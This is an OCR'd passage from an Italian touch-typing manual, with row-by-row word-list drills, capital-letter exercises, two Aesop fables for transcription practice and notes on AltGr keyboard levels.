
ad adahala adala add adds ads afa agalla agallada ah aha ahas aj aja ajada al ala alada alafa alas alfa alfaja alfalfa alfalfal alfas alga alhaja all alla allaga allagò allg als as asa asada ash ask asks ass da dà dad dada dadas dads daga dal dala dalaga dalla dash dg dl dò fa fad fada fads fag fags fahl faja fajada falda fall falla fallada falls falò falsa falsada fas ff flag flags flak flaks flash flask flasks gad gads gafa gaff gaffs gag gaga gags gal gala galas galga gall galla

Esercizio 15.19. Tasti base con spostamento di indici e mignolo destro.

galls gals gas gasa gasajada gash ggf glad glads glas glass gs ha had hada hadada hag hags hah hahs hala halda haldada half hall hallada halls has hash hg hl ja jada jag jaga jags jalda jaldada jas jasa ka kahl kg ks la là lad lada lads lag lags laja las lasa lash lass lassa lfd llaga ls sa sad sag saga sagas sags sah saja sajada sal sala salad salada salads salassa salassò salda saldò salga salgada salò salsa salsas sas sash sass sh shad shads shag shags shah shahs shall slag slags slash

15.3.6 Esercizi sulla riga base con l'uso delle maiuscole

Per ottenere le maiuscole si preme uno dei due tasti delle maiuscole, seguito dal tasto da rendere maiuscolo. I tasti delle maiuscole si premono con il mignolo della mano che non viene impegnata poi per la pressione del tasto con il carattere da rendere maiuscolo. Per esempio, per ottenere la lettera «H» maiuscola, si usa il mignolo della mano sinistra per il tasto delle maiuscole, in modo che con l'indice della mano destra si possa premere poi il tasto della lettera da scrivere.



Esercizio 15.21. Riga base con l'uso delle maiuscole.

slash slags slag Skala shall Shaka shahs shah shags shag shads shad Sh sh sass Sasha sash SAS sas salsas salsa salò Salk salgada salga saldò salda salassò salassa Salas salads salada salad sala Sal sal Saks Sakha sajada saja sah sags sagas Saga saga sag sad Saal sa LSD ls llaga Lhasa lfd Lassa lassa lass lash lasa las laja lags lag lads lada lad laça là La la ks kg Kalk kahl Kafka Kaff ka Jg JFK jasa jas jaldada jalda jags Jagd jaga jag Jaffa jada ja hl Hg hg Hf Hd hash has Hals

Esercizio 15.22. Riga base con l'uso delle maiuscole.
halls hallada Hall hall half haldada halda hala Hal Hakka hahs hah hags hag hadada hada had Haas Haag ha gs Glass glass Glas glas glads glad glaça ggf Gd gash gasajada gasa Gas gas gals galls galla Gall gall galga galas Galahads Galahad Gala gala gal gags gaga Gag gag gaffs gaff gafa gads gad Ga FSF flasks flask flash flaks Flak flak flags flag Fla FG FF ff FDJ Fassa fas falsada falsa falò falls fallada falla Fall fall falda Falasha fajada

Esercizio 15.23. Riga base con l'uso delle maiuscole.
faja fahl Fahd fags fag fads fada fad Fa fa dò dl Dhaka dg dash Dallas dalla dalaga dala dal daga dads dadas Dada dada dad dà da çà ça Assad ass asks ask ash asada asa As as als allg Allah allagò allaga alla All all alhaja alga alfas alfalfal alfalfa alfaja Alfa alfa Alf Alaska alas alafa alada Ala ala Al al Akkad ajada aja aj ahas aha ah Agfa agallada agalla agaça AG Ag AfA afa ads adds add adala adahala Ada ad Aas Aal

15.4 Esercizi di digitazione: la riga superiore


«

La riga superiore è quella riga di tasti che si trova sopra alla riga base. Per digitare i tasti della riga superiore occorre sollevare temporaneamente le dita necessarie dalla riga base, per poi ritornare ai tasti base rispettivi.

15.4.1 Esercizi sui tasti della riga superiore: mano sinistra

«

Nelle mappe proposte in questi esercizi, si attribuisce il tasto [*r*] al dito indice (della mano sinistra). Tuttavia, se il proprio dito medio è molto più lungo rispetto all'indice, potrebbe essere più facile raggiungere il tasto [*r*] proprio con il dito medio.



Esercizio 15.25. Riga superiore, mano sinistra.

adagereste adattate adatte addestrata afa affare afferrereste afferrerete affettereste affetterete affrettereste affretterete araste arata arerete arreda arrederete arresa arrestereste arresterete arretrereste arretrerete asse assesta assesterete assetata atta atte atterrata atterrate attestasse attestaste attrasse daffare dataste datata degrada degradare derrata derrate destaste destata

Esercizio 15.26. Riga superiore, mano sinistra.

detergere detersa detestate detestereste dettate dette era ere errare errasse erte esagera esagererete esatta estate estesa fara fare fatte fede feste fetta fredde frega gas gatta gettate gettereste grate gratta gratterete gregge raffreddaste raffreddata rasare rasasse rassetta rassettare rata rate regge reggere restasse restaste rete retta sarta sarte sedata sedate sega


Esercizio 15.27. Riga superiore, mano sinistra.

segare segregata segregate serrare serrasse sesta seta sfere sfratta sfratterete sfrega sgrassare sgrassasse stadera staffa stasera stata strada strade stretta strette tardasse tardaste targa tartassa tartasserete tassa tassereste tasserete tastereste tasterete terrestre tersa tesserare tesserasse tessereste tesserete testata testate trae trarre trattaste trattata

15.4.2 Esercizi sui tasti della riga superiore: mano destra

«

In questo caso, viene aggiunto anche il tasto della lettera «ù», che nel capitolo precedente non è stato preso in considerazione per la mancanza di parole adatte.



Esercizio 15.29. Riga superiore, mano destra.

yuppy yup yuk youyou you yolk yo yip uphill up uopo ululò ululo ululi uh pupullò pupullo pupulli puppy pupil pup puoi può pulpy pulp pull pulii pu pou populo poppy popolò popolo popoli pop poop pool pooh polyp polo pollo polli poll polipo polipi polio poli pol poky poilu poil poi ply plu ploy plop pli più pip pioppo pioppi pioli pio

Esercizio 15.30. Riga superiore, mano destra.

pilou pill pii piè pi phil oui où ou oppio oliò olio olii oli olà ok oily oil oho ohi oh luppolo lupo lupi lull lui lu loup lop loopy loop look lollypop lollipop loll loi lo lippu lip lily li là kp kooky kook klipp kilo killjoy kill joy joujou joui jolly joli io ill ilk il hypo hull hulk hui huh hop hoop hooky hookup hook holy holly hohl ho hl ippy hippo hip hilly hill hi

15.4.3 Esercizi sui tasti della riga superiore con entrambe le mani



Esercizio 15.32. Riga superiore con entrambe le mani.

adagerà additereste adirare adotti afferrò affilerò affrettata aggrappare agitereste allargaste alleiate altre appello appostassero aprirla arrederete arrotate aspettò asserto assisterla assuefatti attestassi augurassero datata degradare deperirai deputato desta deturpai diffidare dilapideresti dilettiate dirupo disgreghi disputassero dissipò distrarsi dosare durerò eleggo erede esagerati seguirà espiare

Esercizio 15.33. Riga superiore con entrambe le mani.

esserti fardello ferii figlio fisserò fodero fratte frugherà fruttereste gaio gelida gilè gioiello giurate graduate gretto guardi guido halters hashish heap hep hippest hooded hosted hulas idolatrerò irreligioso ispettore itererò jetties juggled kilt laser legassero lesti listereste logoriate odorate oltrepassati oraria orsi ospitò paffutella palpaste parere partoriste paura perdete perquisirai pestiferi piè pigola più

Esercizio 15.34. Riga superiore con entrambe le mani.

popolosi posdatassero potassero predisposti prelato presterai professassero progrediti propositi prosperò prototipo purga quaggiù questi rado raggruppo rapereste rassettaste reati reggerà relitto respiriate retrodateresti riepilogherei rifuggiste rilegherei ripassereste riposai risalti risposto ritirereste rugiada salassassero salpato saprà sederti seguitare sequestrati sfido sfoderasse sfregasse sgrassaste sigarette

Esercizio 15.35. Riga superiore con entrambe le mani.

slegherai sode soli sopporterà sorrisi sosterai spara sparpagliò sperderà spettassero spillereste spoglierò spregiare squarterò statale stipulate storpierò strepitò stritoleresti stupirai suffragati superata susseguire taglierai tarperà tastassi telegrafati tessereresti tirasti tollero torturerò tradita traghetterà trasferirlo trasportiate trepida trite truppe udii urlare usufruisti waits wassailed wedder whalers whitewalls wilds woefully worsted yea

15.4.4 Esercizi con l'aggiunta delle lettere maiuscole

«



Esercizio 15.37. Riga superiore con le maiuscole.

Afar Affair Afrodite Agatha Aldo Alessio Algeria Algiers Alighieri Aosta Apollo Apothéose Arturo Australia Austria Dallas Darida Delphi Eagles Egitto Elia Elliotte Ellis Eulero Fedora Ferrari Filippo Ford Fred Friday Fuji Fujitsu Galileo Gauss Georgia Gerardo Gert Giorgio Giosuè Giulio Giuseppe Golia Greg Gregoire Gregory Gretel Hayes Hewlett Hoepli Iraq IRQ Israele Italia Italy

Esercizio 15.38. Riga superiore con le maiuscole.


Jerrold Jerry Jersey Joliet Jukka Kelley Klaus Korea Korpela Kurdish Kurt Kuwait Lafayette Larry Leopardi Leopoldo LIFO Lira Lord Loris Louis Lourdes Luigi ORF Paolo Paride Paris Pegasus Pesaro Peseta Pfeifer Philips Piero Pierre Pietro Pirelli Pisa Pistoia Portogallo Powell Pula Rudolph Rush Russell Russia Saffo Saudita Sergio Silea Siria Solaris Sperry Tardif Tatu Ted Teresa Turati Urdu Uruguay Wales Walsh Waterlo Wesley Wietse Wright Yggdrasil Yiddish York

15.5 Esercizi di digitazione: la riga inferiore

La riga inferiore è quella riga di tasti che si trova sotto alla riga base. Per digitare i tasti della riga inferiore occorre spostare temporaneamente le dita necessarie dalla riga base, per poi ritornare ai tasti base rispettivi.

15.5.1 Esercizi sui tasti della riga inferiore: mano sinistra

Si può osservare che il tasto [*b*] è conteso da entrambi gli indici delle mani.



Esercizio 15.40. Riga inferiore, mano sinistra.


abbassa abbassava accada accasa accasava afa bada badava basa basava bassa bava bazza cada casa casacca casca cascava cassa cava cavava dava fava gas gazza sacca sbava sbavava scada scassa scassava scava scavava svaga svagava vacca vada vaga vagava vasca zac

Esercizio 15.41. Riga inferiore, mano sinistra.

zac vasca vagava vaga vada vacca svagava svaga scavava scava scassava scassa scada sbavava sbava sacca gazza gas fava dava cavava cava cassa cascava casca casacca casa cada bazza bava bassa basava basa badava bada afa accasava accasa accada abbassava abbassa

15.5.2 Esercizi sui tasti della riga inferiore: mano destra

«




Esercizio 15.43. Riga inferiore, mano destra.

nm mùn mò mnà mm mln ml mk mhò mhàn mhàm mhàl mb màn màm màl màb mà lùb lòn lò lkm lb làn làmh là km kl kk kbm kbk kb hm hl hk hh bùb bòl bm bln bl bhàn bhà bh bàn bà

Esercizio 15.44. Riga inferiore, mano destra.

km kl kk kbm kbk kb hm hl hk hh bùb bòl bm bln bl màn màm màl màb mà lùb lòn lò lkm lb làn làmh là nm mùn mò mnà mm mln ml mk mhò mhàn mhàm mhàl mb bhàn bhà bh bàn bà

15.5.3 Esercizi sui tasti della riga inferiore con entrambe le mani




Esercizio 15.46. Riga inferiore con entrambe le mani.

abbassa abbassò accasa accasò acclamava ad affama affamò affannava al alba alga allaga allagò alzava ama amalgama amalgamò ammacca ammaccò ammalava ammassa ammassò ammazzava amò anca andò ansava avallava avanza avanzò bada badò bagnava baldanza ballava balza balzò banca basa basò bava blanda cagna calava calcagna calma calmò calva calzava canna casacca cascava cassa cavalcava cavava da dal dama danna dannò danzava dava fa

Esercizio 15.47. Riga inferiore con entrambe le mani.

falla falsa fan gala gamba gas ha kg là lagnanza lagnò lana lasagna lava lavanda lavò madama magma mal malsana mamba mammà mancanza mancò mandava manna massa nana sa sala salassava salava saldava salga salò salva salvava san sanava sansa sballava sbalza sbalzò sbava sbavò scala scalda scaldò scalza scansava scassa scassò scavalca scavalcò scavò sfamava svaga svagò vacanza vada vagava val valga vana vangava vasca zanna

15.5.4 Esercizi con l'aggiunta delle lettere maiuscole



Esercizio 15.49. Riga inferiore con lettere maiuscole.

Abbas Adam Adan Addams Afghans Ahmad Ajax Ala Alabaman Alan Alaska Alaskans Aldan Allahabad Alma Alva Amman Andaman Anna Anshan Asama Assad Ava Baal Bach Baghdad Bahamas Balkans Ball Banach Bass Blacks Blvd Callaghan Callas Canada Casals Chad Chan Changsha Dada Dan Fahd Falkland Fla

Esercizio 15.50. Riga inferiore con lettere maiuscole.


Galahad Gall Gdansk Glass Hahn Hal Hals Haman Hank Hannah Havana JFK Jamaal Jan Janna Javas Kafka Kama Kans Kansans Kazakh Khan Klansman Laban Lana Lang Lassa Lhasa MHz Mach Mack Madagascans Malacca Manama Manx Mashhad Max Mazda McCall Nan Nanchang Nazca Sachs Sagan Saks Salas Sam Sana Sang Sasha Shaka Shanna Slavs Val Van Vang Xmas

15.6 Esercizi di digitazione: conclusione

Con questo capitolo si concludono gli esercizi di digitazione. Da questo punto in poi, l'addestramento può continuare con qualunque tipo di testo; quello che conta è di mantenere la determinazione nell'uso di tutte le dita delle mani per la scrittura.

15.6.1 Favole di Esopo

Per concludere l'addestramento alla digitazione, vengono proposti alcuni esercizi di trascrizione di favole di Esopo. In questo modo si esplorano i simboli più comuni usati nella scrittura quotidiana.



Esercizio 15.52.

La volpe e l'uva

Che fame! - esclamò la volpe, che era a digiuno da un paio di giorni e non trovava niente da mettere sotto i denti; girellando qua e là, capitò per caso in una vigna, piena di grappoli bruni e dorati.

- Bella quell'uva! - disse allora la volpe, spiccando un primo balzo per cercare di afferrarne un grappolo.

- Ma com'è alta! - e fece un altro salto. Più saltava e più le veniva fame: fece qualche passo indietro e prese la rincorsa: niente ancora! Non ce la faceva proprio. Quando si accorse che tutti i suoi sforzi non servivano a nulla e che, continuando così, avrebbe potuto farsi deridere da un gattino che se ne stava a sonnecchiare in cima alla pergola, esclamò:

- Che brutta uva! È ancora acerba, e a me l'uva acerba non piace davvero!

E si allontanò di là con molta dignità, ma con una gran rabbia in cuore.

Esercizio 15.53.
La gallina dalle uova d’oro
C’era una volta una straordinaria gallina che faceva un uovo d’oro al giorno.
Il contadino a causa della sua avidità dopo qualche tempo non fu più soddisfatto dell’unico uovo che la gallina puntualmente gli sfornava: "Scommetto che se la uccidessi diventerei ricchissimo, chissà quanto oro ha dentro la pancia, è inutile stare ad aspettare un misero uovo al giorno!" pensò convinto.
Ma dovette accorgersi che la prodigiosa gallina non era affatto diversa dalle altre e che dentro di lei non c’era dell’oro come aveva scioccamente immaginato.
Così per non essersi accontentato di ciò che aveva restò senza nulla poiché ora non poteva contare nemmeno su un uovo al giorno.

15.7 Livelli ulteriori

Negli esercizi di digitazione si esplorano normalmente soltanto i primi due livelli della tastiera (minuscole e maiuscole, per intendere a che livelli si sta facendo riferimento); tuttavia, la tastiera italiana e la maggior parte delle tastiere, dispone di tre o più livelli. Per esempio, le parentesi quadre, il simbolo dell’euro e altri simboli simili, si ottengono in combinazione con il tasto [*AltGr*], che si trova subito a destra della barra spaziatrice. Questo tasto va premuto con il pollice destro.

In presenza di un livello ulteriore, questo si ottiene normalmente combinando [*AltGr*] con il tasto delle maiuscole. In tal caso, dovrebbe essere conveniente usare la mano destra per premere con il pollice [*AltGr*] e con il mignolo il tasto delle maiuscole. Evidentemente, se il tasto da premere ancora rientrerebbe nella competen-

za del mignolo, in questa situazione va usato invece l'anulare, o il medio, a seconda della distanza relativa, ma può essere necessario premere il tasto ulteriore con la mano sinistra.

Figura 15.54. La combinazione [*AltGr Maiuscole à*], per ottenere la lettera «å».



15.8 Ktouch

«

